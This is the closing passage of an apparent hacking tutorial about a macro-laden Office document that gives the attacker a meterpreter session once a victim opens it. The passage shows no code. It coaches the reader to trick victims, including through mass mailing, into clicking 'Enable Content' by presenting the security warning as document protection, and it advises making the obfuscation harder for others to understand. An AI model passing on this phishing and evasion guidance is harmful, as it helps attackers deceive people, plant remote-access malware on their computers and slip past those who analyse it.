
Finally, you can save the macro and document and you're done. The next time the document is opened, the code will run and you will get a meterpreter session! Well... not quite...



The victim must first click "Enable Content". How might you convince them to do that? Enter *Social Engineering*.

Step 5: Social Engineering

Feel free to get creative on this last step, it's really just up to your imagination. That being said, I'll provide a few examples below:



The idea is to trick the victim into thinking that the "SECURITY WARNING" is not warning about possible malware, but rather that the document itself is 'protected' or 'secured'. And, in the event of a mass mailer attack, chances are that at least one person will fall for that trick.

P.S.

I used pretty simple variable names (such as first, second, third, and last) in my obfuscation program, so I recommend that you replace them with more complex names and move the "first =" lines around to make it harder for someone else to comprehend.

Also, to combat some formatting issues, I used pictures instead of text in some places and added pastebin links. Leave a comment if you want me to keep doing this or if you'd rather me do something else; I appreciate any feedback.

Alright, that's it. Thanks for reading my second post, and happy hacking!